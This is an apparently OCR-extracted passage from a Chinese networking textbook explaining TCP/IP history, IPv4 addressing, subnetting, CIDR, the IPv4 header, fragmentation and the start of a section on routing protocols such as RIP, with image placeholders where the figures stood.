1969 年，美国国防部高级研究计划局（Advanced Research Projects Agency，ARPA）资助了一个项目，该项目通过使用点到点的租用线路建立一个包交换的计算机网络，这个网络被称为 ARPAnet，它为早期网络研究提供了一个平台。ARPA 制定了一套协议，指明了单个计算机如何通过网络进行通信，其中 TCP（Transmission Control Protocol）传输控制协议和 IP（Internet Protocol）网际协议是其中两个主要的协议，这套协议后来被称作 TCP/IP 协议。TCP/IP 体系结构如图 3-2 所示。



图 3-1 OSI/ISO 体系结构



图 3-2 TCP/IP 体系结构

3.1.2 Internet 协议

Internet 协议的主要协议及其层次关系如图 3-3 所示。




图 3-3 Internet 协议及其层次关系

3.1.2.1　网络层协议

1．IPv4 协议

（1）IP 地址

① 概述

Internet 中有数百万台以上的主机和路由器，IP 地址可以确切地标识它们。一台主机至少拥有一个 IP 地址。任何两台主机的 IP 地址不能相同，但是允许一台主机拥有多个 IP 地址。如果一台计算机虽然也连入 Internet，使用 Internet 的某些功能，但它没有自己的 IP 地址，就不能称为主机。它只能通过连接某台具有 IP 地址的主机实现这些功能的，因此只能作为上述主机的仿真终端，其作用如同该主机的普通终端一样，而不论其自身的功能有多强。

IP 地址的划分经过了三个阶段：分类的 IP 地址；子网的划分；无分类编址（CIDR）。

② 分类 IP 地址结构及类别

IP 地址是由 32 位二进制数，即 4 个字节组成的，它与硬件没有任何关系，所以也称为逻辑地址。它由网络号和主机号两个字段组成，这样的 IP 地址是两级 IP 地址，如 3-4 图所示。IP 地址的结构使我们可以在因特网上很方便地进行寻址，这就是：先按 IP 地址中的网络号(Net-ID)把网络找到，再按主机号(Host-ID)把主机找到。所以 IP 地址并不只是一个计算机的代号，而是指出了连接到某网络上的某计算机。




图 3-4　IP 地址结构

为了便于对 IP 地址进行管理，同时还考虑到网络的差异很大，有的网络拥有很多主机，而有的网络上的主机则很少，因此把因特网的 IP 地址分成为五类，即 A 类到 E 类，如图 3-5 所示。目前大量使用的 IP 地址是 A、B、C 三类。当某单位申请到一个 IP 地址时，实际上只是获得了一个网络号 Net-ID，具体的各个主机号由本单位自行分配。

③ 特殊 IP 地址

IP 定义了一套特殊地址格式，称为保留地址。这些特殊地址包括：网络地址，主机地址，直接广播地址，有限广播地址，本机地址。

（2）子网及子网掩码

两级 IP 地址的缺点：

- IP 地址空间的利用率有时很低。
- 给每一个物理网络分配一个网络号会使路由表变得太大因而使网络性能变坏。

① 划分子网

比特31	23	15	7	0
A 类	0 Net-ID	Host-ID		
B 类	10 Net-ID		Host-ID	
C 类	110 Net-ID			Host-ID
D 类	1110 组播地址			
E 类	11110 保留为以后使用			

图 3-5　IP 地址的类型

在 IP 地址中增加一个“subnet-id”字段，使两级的 IP 地址变成为三级的 IP 地址。这种做法叫做划分子网(subnetting)。划分子网纯属一个单位内部的事情。单位对外仍然表现为没有划分子网的网络。因此子网号 Subnet-ID 是从两级 IP 的主机号部分“借用”的若干位。

当外面的分组进入到本单位网络后，本单位的路由器如何确定应转发的子网呢？这就是子网掩码的作用。将子网掩码和 IP 地址进行逐位相“与”，所得的结果就是网络地址。这里的网络地址显然是 Net-ID 部分和 Subnet-ID 部分不变， 而 Host-ID 部分为全 0。

三级 IP 地址结构及子网掩码如图 3-6 所示。

比特 31		0
	Net -ID	Subnet -ID	Host-ID
子网掩码	1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1		0 0 0 0 0 0 0 0 0

图 3-6　三级 IP 地址的结构及子网掩码

（3）VLSM 和 CIDR

1992 年因特网面临三个必须尽早解决的问题，这就是：

- B 类地址在 1992 年已分配了近一半，将于 1994 年 3 月全部分配完毕！
- 因特网主干网上的路由表中的项目数急剧增长（从几千个增长到几万个）。
- 整个 IPv4 的地址空间最终将全部耗尽。

1987 年，RFC 1009 指明在一个划分子网的网络中可同时使用几个不同的子网掩码。使用变长子网掩码 VLSM (Variable Length Subnet Mask)可进一步提高 IP 地址资源的利

用率。

在 VLSM 的基础上又进一步研究出无分类编址方法，正式名字是无分类域间路由选择 CIDR (Classless Inter-Domain Routing)。

CIDR 两级编址的记法如图 3-7 所示。




图 3-7　CIDR 两级编址结

CIDR 常采用如 123.11.48.0/20 的表示方法，即在 IP 地址后面加上一个斜线“/”，然后在“/”下方写上网络前缀所占的比特数。网络前缀所占的比特数隐含地指出 IP 地址 123.11.48.0 的掩码是 255.255.240.0。CIDR 虽然不使用子网了，但仍然使用“掩码”这一名词（但不叫子网掩码）。

CIDR 将网络前缀都相同的连续的 IP 地址组成“CIDR 地址块”。 即一个 CIDR 地址块可以表示很多地址，这种地址的聚合常称为路由聚合，它使得路由表中的项目大大减少。

另外 IP 地址还分为全球地址和专用地址。【RFC 1918】指明的专用地址是：

10.0.0.0 到 10.255.255.255（或记为 10/8）；

172.16.0.0 到 172.31.255.255（或记为 172.16/12）

192.168.0.0 到 192.168.255.255（或记为 192.168/16）

（4）IPv4 数据报格式

IPv4 的数据报格式如图 3-8 所示。其中：




图 3-8　IPv4 数据报格式


- 版本：4bit，指 IP 协议的版本，如：IP 协议版本号为 4（即 IPv4）。
- 首部长度：4bit，可表示的最大数值是 15 个单位（一个单位为 4 字节），因此 IP 的首部长度的最大值是 60 字节。
- 服务类型：8bit，用来获得更好的服务，包括时延、吞吐量、可靠性、路由费用等。
- 总长度：16 bit，指首部和数据之和的长度，单位为字节，因此数据报的最大长度为 65535 字节。总长度必须不超过最大传送单元 MTU（Maximum Transmission Unit）。
- 标识：16 bit，为了使分片后的各数据报片最后能准确地重装成为原来的数据报。
- 标志：3 bit，目前只有前两个比特有意义。
- 片偏移：12 bit，表示较长的分组在分片后，某片在原分组中的相对位置。片偏移以 8 个字节为偏移单位。
- 生存时间：8 bit，记为 TTL（Time To Live），数据报在网络中可通过的路由器数的最大值。
- 协议：8bit，指出此数据报携带的数据使用何种协议，以便目的主机的 IP 层将数据部分上交给哪个处理过程。
- 首部检验和：16bit。只检验数据报的首部不包括数据部分。这里不采用 CRC（Cyclical Redundancy Check，循环冗余码校验）检验码而采用简单的计算方法。
- 源地址：4 字节。
- 目的地址：4 字节。
- 可选字段：用来增加 IP 数据报的功能。
- 填充：能够填充 32 位。
- 数据部分：使用 IP 数据报所传输的内容和协议字段有很大的关系。假如协议字段指明是 TCP 协议，那么数据部分就是一个 TCP 报文。但如果 IP 包分片了，就不是一个完整的 TCP 报文了。

（5）IP 数据报的封装与分片

IP 数据报处于网络层，在传送时它需要下层协议给它提供服务，把它封装在数据链路层的协议数据单元——帧的数据域中。而数据帧的格式和其数据域大小的定义和上层协议是独立的，它不会事先去考虑上层的协议数据单元的大小。所以如果下层帧的数据域小于 IP 数据报大小的话，IP 数据报必须分片。如果 IP 数据报传送时进行了分片，IP 首部的“总长度”字段不是指未分片前的数据报长度，而是指分片后每片的首部长度与数据长度的总和。

也就是说 IP 数据报的长度一定不能超过数据链路层的最大传送单元 MTU，即下层帧的数据域的大小。通常以太网的 MTU 为 1500B，PPP（Point to Point Protocol，点对点协议）的 MTU 为 296B，FDDI（Fiber Distributing Data Interface，光纤分布式数据接口）

的 MTU 为 4352B，令牌环的 MTU 为 4464B。图 3-9 的（a）（b）说明了 IP 的封装与分片。



（a）IP 数据报的长度不大于帧的数据域时的封装

（b）IP 数据报的长度大于帧的数据域时的分片与封装

图 3-9　IP 数据报的分片与封装

2．Internet 路由协议

众所周知，Internet 是由多个网络互联在一起的网络，当数据包在这样一个复杂的网络上传输时，会遇到很多“十字路口”，到底该向那条路由上走，必须有一个类似“交警”的部件来完成这一功能。在 Internet 上这一部件就是路由器。而路由器又是依靠运行路由协议来完成其功能的。换句话说，路由器上的路由表是根据路由协议生成的。路由协议的核心就是路由算法。

由于 Internet 规模太大，所以常把它划分成许多较小的自治系统（Autonomous System，AS）。通常把自治系统内部的路由协议称为内部网关协议，自治系统之间的协

议称为外部网关协议。常见的内部网关协议有 RIP 协议和 OSPF 协议；外部网关协议有 BGP 协议。

（1）路由信息协议 RIP（Routing Information Protocol）

RIP 是一种分布式的基于距离向量的路由选择协议，它位于应用层，考虑到和上下协议的相关性放在这里进行讨论。该协议所定义的距离就是经过的路由器的数目，距离最短的路由就是最好的路由。它允许一条路径最多只能包含 15 个路由器（限制了网络的规模）。距离为 16 表示不可达。所以 RIP 不能在两个网络之间同时使用多条路由来进行负载均衡。

